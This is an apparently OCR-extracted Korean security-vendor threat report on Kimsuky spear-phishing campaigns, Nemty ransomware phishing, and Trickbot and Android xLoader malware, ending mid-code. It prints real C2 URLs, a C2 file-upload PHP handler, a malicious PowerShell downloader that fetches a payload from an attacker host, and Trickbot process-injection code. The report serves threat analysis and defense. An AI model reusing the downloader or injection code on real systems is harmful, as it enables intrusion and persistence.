
[Operation Cobra Venom] : 2019-12-02

```
.rdata:100166F8 a223de5564fCont db '----------223de5564f',0Dh,0Ah
.rdata:100166F8                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:100166F8                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:100166F8                 db 0Dh,0Ah,0
```

지난 2018 년 07 월 18 일 발견된 스피어 피싱 이메일에서는 마치 한국의 비트코인 거래소의 긴급 공지사항처럼 위장한 공격이 포착된 바 있습니다.

당시 사용된 C2 서버는 'ago2.co[.]kr' 서버로 '김수키, 통일부 기자단을 상대로 한 APT 공격, 오퍼레이션 코브라 베놈 주의' 포스팅에서도 언급되었던 서버입니다.

- http://ago2.co[.]kr/bbs/data/dir/svchow.dat
- http://ago2.co[.]kr/bbs/data/dir/F.php




[그림 5-1] Papua gloria 뮤텍스 생성 화면

한국내 비트코인 거래소 공지사항을 사칭했던 악성 파일의 C2 PHP 파일명과 이번 '블루 에스티메이트' C2 PHP 파일명에서 유사한 점이 확인됩니다.

2018년 암호화폐 거래소 사칭 스피어 피싱 C2	http://ago2.co[.]kr/bbs/data/dir/F.php
2019년 청와대 행사 견적서 사칭 스피어 피싱 C2	http://antichrist.or[.]kr/data/cheditor/dir1/F.php

흥미로운 점은 해당 서버에서 보여지는 문자가 기존 다른 침해사고에서 발견된 파일과 동일한 것으로 판단되어 집니다.



[그림 5-2] antichrist.or[.]kr 명령제어 서버 화면

'F.php' 파일은 여러 침해사건에서 발견된 바 있는데, 실제 확인된 사례는 극히 일부입니다. ESRC 는 2019 년 중순 경에 해당 파일을 일부 확보할 수 있었는데, 내부에 다음가 같은 문자가 포함되어 있습니다.


물론, 화면에는 포함되어 있지만, 제일 하위부분에 'echo("Uploaded File is not Exist");' 문자가 별도로 포함되어 있습니다.

```php
if (isset($_FILES["binary"])){
    if ($_FILES["binary"]["error"] == UPLOAD_ERR_OK) {
        if (move_uploaded_file($_FILES["binary"]["tmp_name"], $fileRealName))
            echo("Recv File Success");
        }
        else {
            error_log("Recv File Failed\r\n", 3, "1.log");
            echo("Recv File Failed");
        }
    }
    else {
        switch($_FILES["binary"]["error"]) {
            case 1:
                echo("Over upload_max_filesize");
                break;
            case 2:
                echo("Over MAX_FILE_SIZE");
                break;
            case 3:
                echo("Partial File is not Uploaded");
                break;
            case 4:
                echo("Uploaded File is not Exist");
                break;
            case 6:
                echo("Temp Folder is not Exist");
```

F.php

[그림 5-3] 다른 침해사고에서 발견된 바 있는 'F.php' 코드 내부 화면

공격자는 감염된 시스템 식별을 통해 추가 공격을 수행할 수 있습니다. C2 서버에는 현재 다양한 감염자 식별코드(MAC 주소)가 등록되고 있습니다.



[그림 5-4] C2 서버에 등록되는 감염자 로그 상황

더불어 해당 사이트에는 웹쉘(Webshell)로 추정되는 파일도 일부 발견되어, 한국인터넷진흥원(KISA) 등에 제공하여 침해사고 조사에 협조할 예정입니다.

그리고 'ago2.co[.]kr' C2 서버에서 다운로드됐던 'svchow.dat' 파일을 분석해 보면, '오퍼레이션 블루 에스티메이트'와 동일한 인자명을 사용하고 있음을 확인할 수 있습니다.

[한국내 비트코인 거래소 사칭] : 2018-07-18

```
.rdata:100164A8 a223de5564fCont db '----------223de5564f',0Dh,0Ah
.rdata:100164A8                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:100164A8                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:100164A8                 db 0Dh,0Ah,0
```

[Operation Blue Estimate] : 2019-12-02


```
.rdata:100166F8 a223de5564fCont db '----------223de5564f',0Dh,0Ah
.rdata:100166F8                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:100166F8                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:100166F8                 db 0Dh,0Ah,0
```

2019 년 01 월 12 일에 다음(Daum) 보안센터에서 발송한 것처럼 위장한 피싱 메일이 발견된 바 있습니다.

당시 사용된 피싱 이메일은 '[긴급]비밀번호가 유출되었습니다.' 제목을 가지고 있으며, 피싱용 C2 서버는 다음과같습니다.

'esy.es' 도메인은 김수키(Kimsuky) 그룹이 지속적으로 악용하고 있는 웹 호스팅 서비스 중에 하나입니다.

- http://member-view-center.esy[.]es/MyAccount/?m=viewChangePasswd&menu=security&token_help



[그림 6] 한메일 보안 내용으로 위장한 피싱 이메일 화면


당시 공격자는 발신자를 실제 다음(Daum) 보안센터처럼 위장하기 위해 다른 서버에서 공격을 수행한 흔적이 발견되었는데, '오퍼레이션 블루 에스티메이트'에서 사용된 C2 서버 'antichrist.or[.]kr (114.207.244[.]99) 주소가 동일하게 목격됩니다.


```
Received: from ns.antichrist.or.kr ([114.207.244.99]) by hermes
     of mail-rmail104.pg1.krane.9rum.cc (10.194.27.236) with
    ESMTP id n0CFGItmu1134625071 for <                    > (
    version=TLSv1 cipher=SSL_RSA_WITH_3DES_EDE_CBC_SHA); Sat,
    12 Jan 2019 15:16:18 +0900 (KST)
Received: from ns.antichrist.or.kr (localhost.localdomain [
    127.0.0.1])
    by ns.antichrist.or.kr (8.13.8/8.13.8) with ESMTP id
        x0C56p9t021738
    for <                    >; Sat, 12 Jan 2019 14:06:51 +0900
Received: (from nobody@localhost)
    by ns.antichrist.or.kr (8.13.8/8.13.8/Submit) id
        x0C56pCQ021737;
    Sat, 12 Jan 2019 14:06:51 +0900
Date: Sat, 12 Jan 2019 14:06:51 +0900
Message-Id: <201901120506.x0C56pCQ021737@ns.antichrist.or.kr>
To: <                    >
Subject: =?utf-8?B?W+q4tOq4iV3ruYTrsIDrsojtmLjqsIAg7Jyg7Lac65CY
7JeI7Iq164uI64ukLg==?=
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8; format=flowed
To: <                    >
From: "=?utf-8?B?RGF1bSDrs7TslYjshLzthLA=?=" <alarm@daum.net>
urn: content-classes:message
Content-Transfer-Encoding: base64
```

[그림 7] 피싱 이메일에서 발견된 발신지 서버 주소

이외에도 HWP 문서처럼 위장한 다른 유형이 발견된 바 있는데, RAR SFX 압축된 형태이며, 내부에 정상 HWP 문서와 악성 VBS 를 가지고 있는 경우입니다.

내부에 존재하는 정상적인 문서 파일이 실행되면 다음과 같이 북핵 관리 정책연구 제안서 화면이 나오게 됩니다.



[그림 8] 북핵 관리 정책연구 제안서 화면

이 공격에 사용된 '1.vbs' 악성 스크립트 파일은 파워쉘 명령을 활용해 'primary-help.esy.es' C2 도메인을 사용하게 되며, '오퍼레이션 페이크 캡슐'과 유사하게 'Est' 경로에서 추가 악성파일을 다운로드 합니다.

또한, 'ScreenRibbonsDomain' 이름을 레지스트리를 등록하게 되는데 다른 변종에서도 발견되기도 합니다.

```
powershell $server = 'primary-help.esy.es';$regPath = 'HKCU:\S
    oftware\Microsoft\Windows\CurrentVersion\Screensavers';if(!
    (Test-Path $regPath)){New-Item -Path $regPath -Force|Out-
    Null};new-itemproperty -path $regPath -Name '
    ScreenRibbonsDomain' -value $server -PropertyType 'String'
    -Force|Out-Null;$_wndir_ = $env:windir;$_tmp_ = $env:tmp;
    $dm0 = 'cmd.exe';$path1 = $env:tmp + '\typsmsros.txt';if (
    Test-Path $path1){ Remove-Item $path1 };$url = 'http://' +
    $server + '/Est/down/IEReinstal.a';$_proDt_ = $_wndir + '\.
    .\ProgramData';$key = (45,93,71,12,42,57,52,41,45,45,24,87,
    8,65,69,43,38,34,95,23,6,1,60,63);$ldf0 = 'cmd.exe';$
    Secure1 ='76492d1116743f0423413b16050a5345MgB8AG0AVgB3AFcAb
wBhAEMAbwBCADQAZABtAHEAaABhAE8AMABpADEAZwBwAFEAPQA9AHwAZQB1AGEA
MgA0ADIAMgBjADQANwA2ADAAZgB1AGUAYwA3ADYANgA0AGIAYgBiADgAOAB1AGM
AMgBmADIAZAA4ADkAZgA2ADUAOAA1ADUAZAA4AGMAOQA0ADUAYQBmADcAZABhAG
QAZQAzAGMANgA4AGEAMwAzAGUAYQA2AGUAZgA5ADYANgA2ADQANwBmAGQAYgAzA
GUANAA0ADcAZAA5AGEAMwBkADcAMABjAGMAYwAxADIAZAAxAGYANgA5AGEAMwAx
ADIANgAwAGEAMQBjADEAOQA1ADcAZgA3ADcAOAA3AGIAMgA0ADAAYwBiADcAYgA
zAGQANwBiAGIAYgA0ADQAYQAzAGYANABiAGUAZgBjAGUANAAzAGUAMABkADUAZg
BhADIAOAA3ADcANQBhADMAZQA1ADAAMQAzADcAYwAzAGQAMgA5ADQAOQBkADgAZ
AA2AGUAZQA5ADkAMwBiAGYANwAyADEANQA3AGQAMgA0AGEANwAzADMANwAwADUA
ZgA0AGIAOAA1ADkAOQBiADkAMwBlADMAMQAyADQAMwA4ADMAYwA1ADYAMQBlADY
ANgBhAGMAZgA4AGQAOQA0ADAAOQBlAGYAYQA4AGEAYwA0ADcAOAAzAGUANAA5AD
IAMAAwADYANAAzADMAMwBmAGUAMQBlAGMAYQA3ADEAMAAwAGEAMABhADQAMAA0A
GIAZABmADEAMwBmADgAMwA0ADYAYwBkADAAYQBkADEAYwBhADIANQBjADcANQA3
AGQAZAA2AGYANQBhADgAYQA5ADAAMwA4AGUANgA3AGYAOAAyAGMAOQA0ADMAZAA
3AGIAMgA2ADAAMwBmADIAMgBlAGIAMwAzAGIAOAA0ADIAMAAwAGIAMABiADMANg
A4ADUAMABmADgAOQA4ADIAMAAyADcAZAA2ADEAMABkAGUANQA4ADcAOAA4ADUAO
```

[그림 9] '1.vbs' 내부 파워쉘 명령어 화면

ESRC 에서는 2019 년 6 월에 김수키(Kimsuky)와 코니(Konni) 그룹의 연관성에 대해 '[스페셜 리포트] APT 캠페인 'Konni' & 'Kimsuky' 조직의 공통점 발견'을 통해 처음으로 기술한 바 있습니다.

이 내용에는 김수키 조직이 사용한 대표적인 C2 서버로 'gyjmc[.]com' 서버를 언급한 바 있습니다.

이번 '블루 에스티메이트' 악성 파일은 뮤텍스 이름으로 'Papua gloria' 문자가 사용되었는데, 2017 년 06 월 경 제작되고 'gyjmc[.]com' 서버를 이용하는 악성 파일은 뮤텍스 이름이 'Pyccuu gloria' 입니다.

그리고 내부 기능도 거의 동일하게 만들어져 있다는 점이고, F.php 경로도 기존이랑 거의 동일한 흐름을 가지고 있습니다.

2017 년 gyjmc[.]com C2 서버를 사용한 사례	http://gyjmc[.]com/board/data/cheditor/dir1/F.php
2018 년 암호화폐 거래소 사칭 스피어 피싱 C2	http://ago2.co[.]kr/bbs/data/dir/F.php
2019 년 청와대 행사 견적서 사칭 스피어 피싱 C2	http://antichrist.or[.]kr/data/cheditor/dir1/F.php

[gyjmc[.]com C2 이용한 사례] : 2017-06-02

```
.rdata:100166F0 a223de5564fCont db '----------223de5564f',0Dh,0Ah
.rdata:100166F0                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:100166F0                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:100166F0                 db 0Dh,0Ah,0
```

[한국내 비트코인 거래소 사칭] : 2018-07-18

```
.rdata:100164A8 a223de5564fCont db '----------223de5564f',0Dh,0Ah
.rdata:100164A8                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:100164A8                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:100164A8                 db 0Dh,0Ah,0
```

[Operation Blue Estimate] : 2019-12-02]

```
.rdata:100166F8 a223de5564fCont db '----------223de5564f',0Dh,0Ah
.rdata:100166F8                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:100166F8                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:100166F8                 db 0Dh,0Ah,0
```

지금까지 몇가지 사례들의 유사성을 비교해 보았습니다만, APT 공격자는 수년간 꾸준히 유사한 패턴을 재활용하고 있습니다.


물론, 일부분에서는 새로운 시도가 엿보이기도 하지만, 공격 흐름을 추적하는 위협 인텔리전스 기반에서 봤을 때 충분히 위협 배후를 분석하는데 중요한 단서로 작용하고 있습니다.

국가기반 위협 조직은 갈수록 치밀하고 노골적으로 사이버 작전을 수행하고 있습니다.
ESRC 에서는 이들이 전방위적인 공격을 수행하고 있음을 잘 알고 있으며, 각종 사이버 보안 위협이 국가 사이버안보로 이어질 수 있다는 점을 중요하게 생각하고 있으며, 이와 관련된 다양된 APT 위협사례를 추가 분석하고 있으며, 공격에 사용된 IoC 데이터와 추가 분석데이터는 '쓰렛 인사이드(Threat Inside)' 서비스를 통해 제공할 예정입니다.

2. 비너스락커 조직, Nemty 2.2 랜섬웨어 여전히 유포중

지난 4 일, ESRC 는 '비너스락커 조직, 구직의뢰 내용으로 Nemty 랜섬웨어 2.2 확산 중' 이라는 글을 통해 주의를 당부한 적이 있었습니다.


하지만 그 후 현재까지도 Nemty 랜섬웨어는 꾸준히 유포중에 있으며, 그 피싱 메일은 여전히 구직 의뢰내용을 위장하고 있습니다.



[그림 1] 구인내용을 위장하고 있는 피싱 메일

02 전문가 기고

비너스락커 조직이 최근 유포하는 피싱 메일의 특징은 이메일 제목에 이름을 넣는다는 점으로, 실제로 구직 이메일의 경우 구직자의 이름을 제목에 넣는 경우가 많기 때문에 기업 사용자들의 각별한 주의가 필요합니다.



[그림 2] 피싱 메일에 포함되어 있는 첨부파일

피싱 메일의 첨부파일에는 한글파일(.hwp)을 위장한 실행파일(.exe)이 포함되어 있으며, 만약 사용자가 한글파일로 인지하여 압축해제 후 파일을 실행할 경우 Nemty 2.2 랜섬웨어에 감염되게 됩니다.

현재 알약에서는 해당 랜섬웨어에 대하여 **Trojan.Ransom.Nemty** 로 탐지중에 있으며, 추가 변종에 지속적으로 대응중에 있습니다.

03
악성코드 분석 보고

[Backdoor.Agent.Trickbot] 악성코드 분석 보고서

최근 일본 내에서 '이모텟(Emotet)' 악성코드가 기승을 부리고 있다. 특징으로는 이모텟에서 '트릭봇(TrickBot)' 악성코드까지 연계되어 공격이 이어지고 있다. 현재 일본뿐만 아니라 국내에서도 공격이 활발하게 이루어지고 있어 사용자들의 주의가 필요하다.

```
v15 = VirtualAllocEx(v7, 0, nSize + 64, 0x3000u, 0x40u);
v16 = v15;
hProcess = v15;
if ( v15 )
{
  sub_10001080((int)"Allocated memory address in remote process: 0x%p\n", v15);
  if ( WriteProcessMemory(v7, v16, lpBuffer, nSize, 0) )
  {
    memset(&Buffer, 0, 0x40u);
    v17 = (_BYTE)v29 + (_BYTE)v16;
    v18 = v28;
    v20 = sub_1000D71C(
            &Buffer,
            v28,
            (int)hProcess,
            (char)hProcess,
            (int)hProcess,
            (_BYTE)hProcess + nSize,
            v19,
            v17);
    if ( v20 )
    {
      if ( WriteProcessMemory(v7, (char *)hProcess + nSize, &Buffer, v20, 0) )
      {
        sub_10001080((int)"Wrote shellcode to 0x%x\n", (char *)hProcess + nSize);
```

[그림] 'Eternal Romance' 취약점 코드 일부

이 악성코드는 이메일로 국내외 많은 기업에 유포되고 있다. 감염 시, 공격자가 업로드하는 추가 악성코드를 다운로드하며 사용자로부터 감염 사실을 숨기기 위해 시스템 프로세스로 위장한다.

추가로 수행되는 악성 행위로는 뱅킹 정보 탈취, 브라우저를 통한 로그인 정보 탈취, 네트워크 정보 등이 있으며 SMB 취약점인 'Eternal Romance' 네트워크 전파를 시도하여 큰 피해가 우려된다.

현재 알약에서는 해당 악성 코드를 'Backdoor. Agent.Trickbot' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Trojan.Android.Downloader] 악성코드 분석 보고서

하반기부터 스미싱이 급증하는 추세이다. 그리고 급증하는 만큼 스미싱 악성 앱들의 종류도 다양해지고 있다. 그중에는 글로벌 하게 활동 중인 "xLoader"의 변종도 포함되어 있었다.

해당 악성 앱은 최근 업데이트되어 유포된 것으로 보이며 26 개국의 언어를 지원하도록 제작되어있다. 그리고 배포 방법이 스미싱을 활용하는 것으로 변경되었다. ESRC 에서 수집되는 택배 스미싱을 통해서도 악성 앱이 유입되고 있음을 확인하였다.

```
tic {
 String[] v1 = new String[13];
